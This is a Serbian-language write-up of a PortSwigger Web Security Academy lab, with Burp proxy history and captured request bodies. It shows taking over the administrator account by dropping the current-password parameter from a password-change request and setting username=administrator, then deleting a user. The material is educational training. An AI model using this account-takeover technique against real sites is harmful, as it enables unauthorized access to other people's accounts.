


# Business logic vulnerabilities

## Lab: Weak isolation on dual-use endpoint

**Cilj zadatka:** preuzeti administratorski nalog, pristupiti admin panelu i obrisati korisnika carlos.  
**Ranjivost:** Aplikacija koristi isti endpoint `/my-account/change-password` i za obične korisnike i za administrativne funkcije (dual-use endpoint). Logički propust leži u tome što aplikacija određuje čija se lozinka menja isključivo na osnovu parametra `username` iz tela zahteva, a uklanjanjem parametra za trenutnu lozinku potpuno zaobilazi proveru identiteta.

### Postupak rešavanja:

1. Ulogovati se na aplikaciju sa odgovarajućim kredencijalima
2. Promeniti lozinku



3. Poslati POST `/my-account/change-password` u Burp Repeater

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

| #    | Host                             | Method | URL                               | Params | Edited | Status code | Length | MIME type | Extension | Title                    | Notes | TLS | IP              | Cookies          | Time            | Listener port | Start resp |
|------|----------------------------------|--------|-----------------------------------|--------|--------|-------------|--------|-----------|-----------|--------------------------|-------|-----|-----------------|------------------|-----------------|---------------|------------|
| 4352 | https://phingest-staging.port... | POST   | /v0/e/?p=0&...=1780974763342&v... |        | ✓      | 200         | 308    | JSON      |           |                          |       | ✓   | 46.51.166.117   |                  | 05:12:43 9 J... | 8080          | 122        |
| 4351 | https://phingest-staging.port... | POST   | /v0/e/?p=0&...=1780974758348&v... |        | ✓      | 200         | 308    | JSON      |           |                          |       | ✓   | 46.51.166.117   |                  | 05:12:38 9 J... | 8080          | 122        |
| 4350 | https://phingest-staging.port... | POST   | /v0/e/?p=0&...=1780974743335&v... |        | ✓      | 200         | 308    | JSON      |           |                          |       | ✓   | 46.51.166.117   |                  | 05:12:33 9 J... | 8080          | 103        |
| 4349 | https://0a8600a803ad5c4380...    | GET    | /academyLabHeader                 |        | ✓      | 101         | 147    |           |           |                          |       | ✓   | 34.246.129.62   |                  | 05:12:08 9 J... | 8080          | 95         |
| 4348 | https://0a8600a803ad5c4380...    | POST   | /my-account/change-password       |        | ✓      | 200         | 2839   | HTML      |           | Weak isolation on dua... |       | ✓   | 34.246.129.62   |                  | 05:12:07 9 J... | 8080          | 92         |
| 4347 | https://0a8600a803ad5c4380...    | GET    | /academyLabHeader                 |        | ✓      | 101         | 147    |           |           |                          |       | ✓   | 34.246.129.62   |                  | 05:11:51 9 J... | 8080          | 86         |
| 4346 | https://0a8600a803ad5c4380...    | GET    | /my-account?id=wiener             |        | ✓      | 200         | 4351   | HTML      |           | Weak isolation on dua... |       | ✓   | 34.246.129.62   |                  | 05:11:51 9 J... | 8080          | 82         |
| 4345 | https://0a8600a803ad5c4380...    | POST   | /login                            |        | ✓      | 302         | 188    |           |           |                          |       | ✓   | 34.246.129.62   | session=WQxoc... | 05:11:51 9 J... | 8080          | 165        |
| 4344 | https://phingest-staging.port... | POST   | /v0/e/?p=0&...=1780974708330&v... |        | ✓      | 200         | 308    | JSON      |           |                          |       | ✓   | 46.51.166.117   |                  | 05:11:48 9 J... | 8080          | 375        |
| 4343 | https://www.youtube.com          | POST   | /youtube/v1/log_event?alt=json    |        | ✓      | 200         | 370    | JSON      |           |                          |       | ✓   | 142.250.203.142 |                  | 05:11:45 9 J... | 8080          | 73         |
| 4342 | https://www.youtube.com          | DRYET  | /youtube/v1/log_event?alt=json    |        | ✓      | 200         | 370    | JSON      |           |                          |       | ✓   | 142.250.203.142 |                  | 05:11:44 9 J... | 8080          | 47         |

Request: POST /my-account/change-password HTTP/2

Response: HTTP/2 200 OK

- Primititi da nakon brisanja parametra current-password lozinka može da se promeni bez unosa trenutne lozinke

```

18 Sec-Fetch-Dest: document
19 Referer:
https://0a8600a803ad5c43801758f10006001c.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=0cGDpJ1CLiJD0ZWJfhI53H6CYWm4nVeJ&username=wiener&current-password=peter2&new-password-1=peter2&new-password-2=peter2

```

0 highlights Selection: 120 (0x78)

- Primititi da se korisnik čija je lozinka promenjena određuje na osnovu parametra username
- Postaviti username=administrator i ponovo poslati zahtev

```

20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=0cGDpJ1CLiJD0ZWJfhI53H6CYWm4nVeJ&username=administrator&new-password-1=peter2&new-password-2=peter2

```

0 highlights Selection: 104 (0x68)

- Izlogovati se i ulogovati sa korisničkim imenom administrator i novom lozinkom koja je na početku postavljena



## Login

Username

Password

**Log in**

8. Na admin panelu obrisati korisnika carlos



## My Account

Your username is: administrator

Email

**Update email**

Username

Users

wiener - [Delete](#)  
carlos - [Delete](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

User deleted successfully!

Users

wiener - [Delete](#)